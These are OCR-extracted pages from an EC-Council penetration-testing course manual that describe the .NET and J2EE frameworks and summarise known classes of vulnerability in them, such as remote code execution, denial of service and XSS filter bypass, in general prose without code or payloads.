



Figure A.237: Screenshot displaying sed option


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application Development Framework and their Vulnerabilities

This section discusses about various application development platforms and frameworks and vulnerabilities associated with those frameworks. Some of the most common app development frameworks are considered in this section such as .NET Framework, J2EE Framework, ColdFusion, RubyOnRail and AJAX.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



.NET Framework

.NET framework is an object oriented framework that is developed by Microsoft for developing applications. .NET framework controls the applications that are developed using .NET and these applications run inside .NET. The applications that are developed using .NET support both Windows and web browsers. .NET performs run time validations of the application code and this ensure the safe execution of the code. This runtime validation feature of the .NET framework makes the entire environment robust. Common Language Runtime (CLR) is the environment where all programs in .NET are executed. NET Framework Architecture based on CLR, FCL and JIT technology supports:

- Multi-Language
- Cross platform
- Parallel Computing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.238: .NET Framework Architecture

Any vulnerability in the .NET can allow the attacker to perform various attacks. Some of the .NET Framework Vulnerabilities:

- **Remote Code Execution Vulnerability:**

  The vulnerability allows execution of code remotely via a malicious document or application.

- **Denial of service (DoS) Vulnerability:**

  The vulnerability allows submitting malicious input by sending crafted web requests. These requests deny legitimate user access to the .NET application service.


- **Feature Bypass Vulnerability:**

  The vulnerability allows to bypass Enhanced Security Usage tagging's on presentation of invalid certificate for a specific use.

- **Modifying the Framework Core (.NET Assembly Tampering):**

  Framework DLL's can be tampered to modify the implementation.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



J2EE Framework

J2EE is a platform independent environment for designing and developing Java-based web applications built on multi-tiered distributed application model. This framework helps in design, development, assembly and deployment of java applications.




Figure A.239: Components of J2EE Framework

Some of the J2EE Framework Vulnerabilities:

- **Bypass cross-site scripting (XSS)**

  Allows bypass cross-site scripting (XSS) protections for J2EE applications using a request with non-canonical, "overlong Unicode" in place of blacklisted characters with a %00 (encoded null byte).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Execute arbitrary programs**

  The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to Execute arbitrary programs using SQL statement

